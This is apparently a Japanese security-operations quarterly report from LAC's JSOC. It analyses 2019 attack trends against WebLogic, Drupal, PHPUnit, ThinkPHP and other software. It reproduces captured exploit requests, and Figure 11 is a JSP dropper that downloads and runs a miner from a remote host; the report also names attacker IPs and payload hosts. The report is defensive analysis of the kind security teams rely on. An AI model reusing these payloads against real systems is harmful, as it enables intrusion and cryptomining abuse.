LAC

JAPAN SECURITY OPERATION CENTER INSIGHT

JSOC

JAPAN
SECURITY OPERATION
CENTER

Vol.25

2019/12/24

JSOC Analysis Group

JSOC
JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT vol.25

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Group

【集計期間】
2019 年 4 月 1 日 ～ 2019 年 6 月 30 日

【対象機器】
本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス(機器)のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、集計期間中に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップして紹介します。

■　Oracle WebLogic Server の脆弱性を狙ったコード実行の試み

Web アプリケーションサーバである Oracle WebLogic Server において、任意のコードを実行可能な脆弱性が公開されました。それ以降攻撃通信を定常的に検知していますが、特定の日に検知件数の爆発的な増加を確認しています。また、攻撃通信の内容についても偏りが見られ、特定のホストから不正なファイルを取得し実行させる内容が多くの割合を占めていました。実害を及ぼす攻撃を多く検知しているため、早期の対策を推奨します。

■　Ruby on Rails の脆弱性を狙ったファイル参照の試み

Web アプリケーションフレームワークである Ruby on Rails において、任意のファイルを参照可能な脆弱性が公開されました。Ruby on Rails における標準的な構成から、アプリケーションで使用される秘密鍵などの重要な情報を含むファイルパスを推測可能なため、注意が必要です。また、任意のコードを実行可能な脆弱性である CVE-2019-5420 の前提条件が、本脆弱性により達成できる場合があります。秘密鍵などの情報漏洩が疑われる場合、本脆弱性への対策に加え、それらの更新を推奨します。

■　WordPress プラグインの脆弱性を狙った攻撃の増加

オープンソースのコンテンツ管理システムである WordPress の複数のプラグインにおいて、設定変更や格納型 XSS[1]が可能な脆弱性が公開されました。不審なサイトへの誘導を試みる、実害を伴う可能性のある攻撃通信を多数検知しているため、早期の対策を推奨します。また WordPress プラグインの脆弱性は、類似する脆弱性が異なる複数のプラグインで同時期に報告されることがあり、影響の有無を把握するには使用しているプラグインの把握と管理が重要です。

[1] 「クロスサイト・スクリプティング(XSS)」の脆弱性の種類
https://www.ipa.go.jp/files/000024726.pdf

3　JSOC におけるインシデント傾向

本集計期間に発生したインシデントを振り返り、重要インシデントの傾向や注意が必要な通信を紹介します。

3.1　重要インシデントの傾向

JSOC では、ファイアウォール、IDS/IPS、サンドボックスで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功を確認もしくは被害が発生している可能性が高いと判断した重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	緊急事態と判断したインシデント ・お客様システムで情報漏えいや Web 改ざんが発生している ・マルウェア感染通信が確認でき、感染が拡大している
	Critical	攻撃が成功した可能性が高いと判断したインシデント ・脆弱性をついた攻撃の成功やマルウェア感染を確認できている ・攻撃成否が不明だが影響を受ける可能性が著しく高いもの
参考インシデント	Warning	経過観察が必要と判断したインシデント ・攻撃の成否を調査した結果、影響を受ける可能性が無いもの ・検知時点では影響を受ける可能性が低く、経過観察が必要なもの
	Informational	攻撃ではないと判断したインシデント ・ポートスキャンなどの監査通信や、それ自体が実害を伴わない通信 ・セキュリティ診断や検査通信

図 1に、集計期間(2019年4月～6月)において発生した重要インシデントの件数推移を示します。本集計期間に発生した重要インシデントの合計件数は、前集計期間(2019年1月～3月)の215件から増加し、255件でした。

インターネットからの攻撃により発生した重要インシデントは、クロスサイトスクリプティング(XSS)攻撃やSQLインジェクション攻撃が多数を占めました。6月下旬(図 1-①)の件数増加は、DoS攻撃に関するインシデントが複数のお客様環境において継続して発生したことに起因します。多数のDNS ANYクエリによりお客様環境のホストがDoS攻撃の踏み台として悪用されている可能性が高いと判断したインシデントで、特に103.120.132.0/24のIPアドレスレンジを送信元とした通信については、いずれのお客様でも多数検知していました。

ネットワーク内部から発生した重要インシデントは、4月上旬(図 1-②)に多数発生しました。インターネットバンキングのアカウント情報や個人情報を窃取するRamnitに感染したと疑われる通信の検知が、特定のお客様環境で継続したことが原因です。





図 1 発生した重要インシデントの件数推移(2019 年 4 月～6 月)

図 2 に、インターネットからの攻撃により発生した重要インシデントの内訳を示します。

インターネットからの攻撃により発生した重要インシデントの件数は、前集計期間の 86 件から減少し、57 件でした。前集計期間と同様に XSS および SQL インジェクションによる重要インシデントが多くの割合を占めましたが、前集計期間からの件数は減少しました。また、4 月下旬に公開された Oracle WebLogic Server の脆弱性 (CVE-2019-2725) を狙った攻撃通信による重要インシデントが発生しました。

件数は少ないものの重要度の高いインシデントとして、バックドアアクセスのインシデントが発生しました。お客様環境の Web サーバに対するバックドア操作の通信を検知し、アナリストによる調査の結果、対象の Web サーバ上にバックドアの存在を確認したインシデントでした。このインシデントの検知内容は、Emmissary Panda と呼ばれる APT グループの攻撃キャンペーン[2]で用いられるバックドアおよびバックドアファイルの URL と類似性がみられました。当該キャンペーンの攻撃対象はコラボレーションソフトウェアである Microsoft SharePoint であり、被害を受けた Web サーバでも同ソフトウェアが稼働している可能性が高いと検知内容から判断できたため、当該キャンペーンとの関連が疑われます。

[2] Emissary Panda Attacks Middle East Government Sharepoint Servers
https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/




(a) 1～3 月　　(b) 4～6 月

図 2 インターネットからの攻撃により発生した重要インシデントの内訳

図 3 に、ネットワーク内部から発生した重要インシデントの内訳を示します。

ネットワーク内部から発生した重要インシデントの件数は、前集計期間の 129 件から増加し、198 件でした。Ramnit に感染したと疑われる重要インシデントが最も多く、次いで前集計期間でも多くを占めていた不審な DNS 通信による重要インシデントでした。また、445/tcp への不審な通信による重要インシデントが急増し、32 件でした。これらの重要インシデントの件数増加は、特定のお客様で当該インシデントが継続して発生したことが原因です。



(a) 1～3 月　　(b) 4～6 月

図 3 ネットワーク内部から発生した重要インシデントの内訳

3.2 注意が必要な通信について

本集計期間で注意が必要な通信や、大きな被害には発展していないものの検知件数が多い事例について、表 2 に示します。

表 2 注意が必要な通信や多数検知した通信

概要	JSOC の検知内容	検知時期
XAttacker tool を用いたファイルアップロード攻撃	XAttacker tool を用いたファイルアップロード攻撃を検知し、アップロードされるファイルの内容は、ファイルアップロード機能を有するバックドアファイルが多くを占めていました。 本ツールの詳細は付録 5.1 へ記載します。	4 月下旬～ 6 月下旬
Jenkins および Jenkins プラグインの脆弱性を狙った攻撃	Jenkins の脆弱性(CVE-2018-1000861)と Jenkins プラグインの脆弱性(CVE-2019-1003000、CVE-2019-1003029)を狙った攻撃を検知しました。 検知した内容は、外部サイトのリポジトリをインポートさせる通信が多くを占めていました。公開情報を基に調査したところ、該当の通信は暗号資産(仮想通貨)のマイニングが目的でした。	5 月上旬～ 6 月中旬
Confluence Server の脆弱性を狙った攻撃	Confluence Server の脆弱性(CVE-2019-3396)を狙った攻撃を検知しました。 検知した内容は、Confluence Server のテンプレートに任意のコードを実行可能なスクリプトを挿入した上で、外部ファイルの取得および実行を狙った攻撃や、ps コマンドの実行により脆弱性の有無を調査する攻撃が多くを占めていました。	4 月下旬～ 6 月下旬
PHP で動作する複数のソフトウェアの脆弱性を狙った攻撃(①)	Drupal の脆弱性をはじめとした、PHP で動作する複数のソフトウェアの脆弱性を狙った攻撃を多数検知しました。 攻撃内容は脆弱性の有無を調査する実害のない通信が多くを占めました。 本攻撃の詳細は 3.2.1 へ記載します。	5 月上旬～ 6 月下旬

3.2.1 PHP で動作する複数のソフトウェアの脆弱性を狙った攻撃

表 2-①で紹介した攻撃の対象であったソフトウェアを以下に示します。

【対象ソフトウェア】

- Drupal
- Joomla!
- ECShop
- PHPUnit
- ThinkPHP

図 4 に、Drupal の脆弱性(CVE-2018-7600)を狙った攻撃を示します。

ファイルパスの区切り文字を元に MD5 で計算したハッシュ値の表示を試みることで、脆弱性の有無を判定しています。また、攻撃が成功した場合、攻撃対象のホストで動作している OS が、Windows であるか UNIX であるかを推測することが可能なため、脆弱であると判定した場合はそれぞれの OS に合った攻撃が行われる可能性があります。Joomla!の脆弱性(CVE-2015-8562)および ECShop の脆弱性を狙った攻撃についても同様の内容でした。

```
POST /user/register?element_parents=timezone/timezone/
#value&ajax_form=1&_wrapper_format=drupal_a%6http://[redacted]/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36
Host: [redacted]
Content-Length: 340
Connection: Keep-Alive
Cache-Control: no-cache

form_id=user_register_form&_drupal_ajax=1&timezone[a][#lazy_builder]
[]=assert&timezone[a][#lazy_builder][][]=die(md5(DIRECTORY_SEPARATOR))
```

図 4 Drupal の脆弱性(CVE-2018-7600)を狙った攻撃

図 5 に、PHPUnit の脆弱性(CVE-2017-9841)を狙った攻撃を示します。

本攻撃は、文字列「Apri1」の MD5 ハッシュ値の表示有無により脆弱かどうかを判定しています。

```
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0)
Host: [redacted]
Content-Length: 22
Connection: Keep-Alive
Cache-Control: no-cache

<?=die(@md5(Apri1));?>
```

図 5 PHPUnit の脆弱性(CVE-2017-9841)を狙った攻撃

図 6 に、ThinkPHP の脆弱性を狙った攻撃を示します。

本攻撃は、文字列「hellothinkphp」の MD5 ハッシュ値の表示有無により脆弱かどうかを判定しています。

```
GET /index.php?s=/index/think/app/
invokefunction&function=call_user_func_array&vars[0]=md5&vars[1][]=hellothinkphp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:60.0) Gecko/20100101 Firefox/60.0
Host: [redacted]
Connection: Keep-Alive
Cache-Control: no-cache
```

図 6 ThinkPHP の脆弱性を狙った攻撃

また、本項で紹介した攻撃と同じ送信元から、バックドアの探査と考える通信を多数検知しています。

本探査における特徴を以下に示します。XXX と YYY(共に何らかの文字列)の値に規則性は見られませんでしたが、英単語などの意味のある文字列が使用されている場合も含まれることから、何らかのリストを基にして値の指定を行っている可能性があります。

【バックドアの探査における特徴】

- リクエスト URI に含まれるファイル名: XXX.php
- リクエストボディ : YYY=die(@md5(Apri1));

図 7 に、xmlrpc.php へのバックドア探査を示します。

XML-RPC を対象とした攻撃は、不正ログインに関する通信を日常的に検知しています。しかしながら、本件の送信元から検知した xmlrpc.php に対する攻撃は、上記のバックドア探査における特徴と一致していました。

```
POST /blog/xmlrpc.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Host: [redacted]
Content-Length: 25
Connection: Keep-Alive
Cache-Control: no-cache

Magento=die(@md5(Apri1));
```

図 7 xmlrpc.php へのバックドア探査

本項で紹介した通信は調査行為を目的とした実害のない通信でしたが、脆弱な環境であると判明した後に実害のある攻撃が行われる可能性があります。対象となる PHP ソフトウェアを使用している場合には最新バージョンへのアップデートを推奨します。

4　今号のトピックス

特に注目すべき脅威をピックアップし、JSOC における検知状況やレポート執筆時における追加調査からの考察などを紹介します。

4.1　Oracle WebLogic Server の脆弱性を狙ったコード実行の試み

Web アプリケーションサーバである Oracle WebLogic Server において、2019 年 4 月 26 日に CVE-2019-2725[3]、6 月 18 日に CVE-2019-2729[4]の脆弱性情報が公開されました。これらの脆弱性は外部から任意のコード実行が可能であるとされ、脆弱性が存在するコンポーネントも共通しています。

【脆弱性が存在するコンポーネント】

- wls-wsat
- wls9-async

4.1.1　コンポーネント毎の検知件数推移

図 8 に、wls-wsat コンポーネントに対する通信の検知件数推移を示します。

wls-wsat コンポーネントは CVE-2017-10271[5]の対象であり、公開以降日常的に多数の調査通信および攻撃通信を検知しています。なお、CVE-2017-10271 を検知対象としたシグネチャにより、CVE-2019-2725 および CVE-2019-2729 の脆弱性を狙った攻撃通信も検知しているため、今回の脆弱性に関する検知のみを抽出することは困難です。

脆弱性情報の公開以降の推移を確認すると、CVE-2019-2725 の公開(図 8-①)以降は目立った件数の変化がありませんが、CVE-2019-2729 の公開(図 8-②)以降で爆発的な増加(図 8-③)が見られます。

しかし、増加の原因は本コンポーネントの存在有無を調査する通信や、CVE-2017-10271 を狙った攻撃通信であり、CVE-2019-2725 および CVE-2019-2729 との関連は見られませんでした。他の増加(図 8-④)に関しても同様であり、本脆弱性との関連は見られませんでした。

---

[3] Oracle Security Alert CVE-2019-2725
https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html

[4] Oracle Security Alert CVE-2019-2729
https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2729-5570780.html

[5] JSOC INSIGHT vol.19 4.1 Oracle WebLogic Server の任意コード実行の脆弱性
https://www.lac.co.jp/lacwatch/pdf/20180411_jsoc_a001t.pdf




図 8 wls-wsat コンポーネントに対する通信の検知件数推移

図 9 に、wls9-async コンポーネントに対する通信の検知件数推移を示します。

CVE-2019-2725 の情報公開以降継続して検知していますが、爆発的な検知件数の増加を 5 月 30 日 (図 9-①)、6 月 7 日(図 9-②)、6 月 12 日(図 9-③)の 3 回確認しています。また、それぞれの日に増加していた検知内容を確認したところ、いずれも同じ内容で脆弱性の有無を調査していました。




図 9 wls9-async コンポーネントに対する通信の検知件数推移

図 10 に、爆発的に増加した攻撃の内容を示します。

本攻撃が成功した場合、ximcx.cn への HTTP 通信が発生するのみであり、本ドメインでは脆弱性情報を紹介するブログが公開されていることから、CVE-2019-2725 に対して脆弱なホストを探査する目的であると考えます。また、検知した攻撃内容と一致する CVE-2019-2725 の検証コードが 4 月 25 日に GitHub 上で公開されていることから、本検証コードの実行による探査と考えます。

本検証コードは、攻撃リクエストに対するレスポンスのステータスコードが 202 であった場合、攻撃対象が脆弱であると判定します。しかし、パッチを適用済みの脆弱ではないホストにおいても、レスポンスのステータスコードは 202 であるという情報[6]が公開されていることから、本検証コードでは脆弱性の有無を正確に調査することができません。対象コンポーネントを有するホストの探査が目的であれば攻撃内容は不要であり、規模の大きい探査を行っているにも関わらず洗練されていない印象を受けます。

```
POST /_async/AsyncResponseService HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.19.1
content-type: text/xml
Content-Length: 634

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://www.bea.com/async/
AsyncResponseService">   <soapenv:Header> <wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</
wsa:RelatesTo><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/
workarea/"><java><class><string>com.bea.core.repackaged.springframework.context.support.File
SystemXmlApplicationContext</string><void><string>http://ximcx.cn</string></void></class></
java>    </work:WorkContext>   </soapenv:Header>   <soapenv:Body>      <asy:onAsyncDelivery/
>   </soapenv:Body></soapenv:Envelope>
```

図 10 爆発的に増加した攻撃の内容

表 3 に、爆発的に増加した攻撃の送信元を示します。

5 月 30 日のみ複数の送信元 IP アドレスからの検知件数が増加し、他の日は 52.142.196.101 を送信元とした検知のみ件数が増加しています。また、本集計期間全体における 52.142.196.101 からの検知について改めて調査したところ、少数ですが攻撃内容が図 10 と異なる検知を確認しています。

6 【検証と観測】Oracle WebLogic Server の脆弱性（CVE-2019-2725）
https://www.secure-sketch.com/blog/verify-oracle-weblogic-vulnerability

表 3 爆発的に増加した攻撃の送信元

検知日付	送信元 IP アドレス	検知件数
5 月 30 日	23.102.51.95	1,225 件
	212.64.2.19	414 件
	52.142.196.101	130 件
6 月 7 日	52.142.196.101	534 件
6 月 12 日	52.142.196.101	948 件

図 11 に、図 10 と異なる 52.142.196.101 からの攻撃内容を示します。

本攻撃が成功した場合、外部から特定のファイルを取得し実行する JSP ファイルが攻撃対象のホストに作成されます。JSP ファイルの実行により取得される実行ファイルは既に削除されているため、実行ファイルの詳細な挙動調査はできませんでした。しかし、公開情報を基に当該ホストから過去ダウンロードされたファイルを調査したところ、暗号資産(仮想通貨)のマイニングを行うファイルが多くあることから、本攻撃の目的もマイニングであった可能性が高いと考えます。

本攻撃通信の検知は、6 月 7 日のみ特定のお客様環境で検知しています。また、その環境に対する 52.142.196.101 を送信元とした検知としては、6 月 6 日に図 10 で示した内容と一致する検知があります。そのため、図 10 の攻撃通信の結果、脆弱であると判断したホストに対して攻撃内容を変更していると推測しました。しかし、アナリストによる調査の結果、攻撃失敗と判断していることから、脆弱なホストに対して攻撃内容を変更しているという推測はあてはまりませんでした。

```
POST /_async/AsyncResponseService HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.87 Safari/537.36
Content-Type: text/xml
Content-Length: 1327


    <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService"><soapenv:Header><wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</
wsa:RelatesTo><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java version="1.8.0_131"
class="java.beans.xmlDecoder"><object class="java.io.PrintWriter"><string>servers/AdminServer/tmp/_WL_internal/
bea_wls9_async_response/8tpkys/war/down.jsp</string><void method="println"><string><![CDATA[
<%@ page import="java.util.*,java.io.*"%>
<%
out.println("Version__");
try{
        Runtime.getRuntime().exec("cmd.exe /c taskkill /f /im st.exe");
        Runtime.getRuntime().exec("cmd.exe /c certutil.exe -urlcache -split -f http://[redacted]:8001/xavg/javae.exe C:/
ProgramData/st.exe&cmd.exe /c c:\\ProgramData\\st.exe");
        Thread.sleep(2000);
}catch(Exception e){
        out.println("windows Error");
}
try{
    String[] command = { "/bin/sh", "-c", "wget -q http://
```

図 11 図 10 と異なる 52.142.196.101 からの攻撃内容

図 12 に、wls9-async コンポーネントに対する通信のスレットインテリジェンス基盤におけるログ件数推移を示します。

脆弱性の公開直後から多数のログがありますが、6 月 6 日以降に全体のログ件数が大きく減少しており、お客様における傾向(図 9)と異なりました。減少したログの内容を確認したところ 2 種類あり、ひとつはアルファベット、数字、記号からランダムな 1 文字をリクエストボディに含んだ調査通信、もうひとつは任意の OS コマンド実行を目的としたバックドアを作成する攻撃通信で、お客様での検知実績はいずれもありませんでした。

また、特定送信元のログ件数については、増加した日付や増加件数の幅に差異はありますが、お客様における環境と同様に、特定の日付においての増加が発生しています。




図 12 スレットインテリジェンス基盤におけるログ件数推移

4.1.2 検知事例

コンポーネント毎の検知件数推移で紹介した、送信元や攻撃内容の検知を除外した上で、Warning 以上の重要度と判断した検知に関して、攻撃内容毎に分類した件数の割合を図 13 に示します。

攻撃 (図 13-①)に分類した検知のほとんどが、PowerShell を利用した外部ファイルの不正実行を目的としています。また、本攻撃が成功した場合に取得させられる外部ファイルを公開しているホストとして、最も多かったホストは fid.hognoob.se でした。

調査 (図 13-②)に分類した検知において、whoami や echo の実行結果をリダイレクトし実害を伴わないファイルを作成する手法は、過去に他の脆弱性に関する調査でもよく使われています。しかし、wrnjmy.ceye.io への curl/nslookup(図 13-③)はあまり見かけない内容でした。

